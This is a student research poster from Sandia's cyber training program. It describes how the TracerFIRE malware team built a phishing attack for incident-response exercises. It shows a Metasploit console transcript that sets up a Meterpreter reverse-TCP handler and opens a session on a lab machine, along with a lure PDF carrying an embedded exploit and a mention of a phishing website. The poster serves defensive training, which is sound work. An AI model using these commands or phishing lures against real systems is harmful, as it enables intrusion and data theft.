SAND2016-6893D

The Center for Cyber Defenders

Expanding computer security knowledge

TracerFIRE Malware Team

Cody Butler, Norfolk State University;
Isaiah Grigsby, Clark Atlanta University


Project Mentors: Kevin Nauer & Kim Ta, Org. 9312

Problem Statement:

- As the field of cyber security grows, so does the threat of hackers.
- Most people do not know they are being hacked until it is too late.
- Most hacking occurs when people open an email that is designed to look appealing but is really malicious code that will allow the hacker control of that persons computer.
- Malware has many affects and can refer to a virus, worm, trojan horse, or other malicious programs.
- A proposed solution to these threats is TracerFIRE (Forensic Incident Response Exercise) which educates people to understand how to recognize these attacks and how to prevent them.

Objective and Approach:

- The objective of the Malware Team is to get control of a machine through the use of exploits.
- The purpose is to introduce artifacts and other indicators of an attack so the participants in TracerFIRE can search for these and learn to become competent incident responders.
- Different types of exploits had to be view to determine which were going to be used for a Windows 7 environment for TracerFIRE.
- A phishing email was then specially designed for a victim (based on the information that was gathered about them) so that they would open a document that would infect their system with malware allowing access to their computer.




```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
smsf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.6
lhost => 192.168.110.6
msf exploit(handler) > set lport 80
lport => 80
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.110.6:80
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.110.17
[*] Meterpreter session 1 opened (192.168.110.6:80 -> 192.168.110.17:49841)
016-06-30 15:12:35 -0600

meterpreter >
```

Results:

- Created a mail server in Kali linux to send exploits. Used an Adobe pdf embedded exploit to gain access to the victim's machine.
- The purpose of getting access to the victim's machine was to exfiltrate sensitive information that was on the system
- Created a website phishing hole for victims to access


survey.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 1
74.3%
Find

Try Your Luck Gambling
Online Service

1. What is your favorite casino game?
2. On average, how many hours do you spend on casino games?
3. Do you prefer table games or slot machine?
4. What made you become an online gambler?
5. On average, how much money do you often win?
6. Who do you currently gamble with online?

A normal looking PDF that has an exploit embedded in it

Impact and Benefits:

- It is beneficial to know how vulnerable your system is to getting attacked and how malware can be uploaded onto your computer using a few different steps.
- By knowing the steps it takes to infect a system, we also know the steps it takes to prevent your system from being infected.
- By knowing these steps, it is then incorporated into TracerFIRE so that it can be taught to others to prevent these attacks from happening.
- By showing how attacks can be prevented, it allows people to take action to prevent future attacks so that their system will not be compromised.

Sandia National Laboratories

LOCKHEED MARTIN

Sandia National Laboratories is a multi-program laboratory managed and operated by Sandia Corporation, a wholly owned subsidiary of Lockheed Martin Corporation, for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-AC04-94AL85000. SAND2016-XXXXC.

U.S. DEPARTMENT OF ENERGY

NNSA National Nuclear Security Administration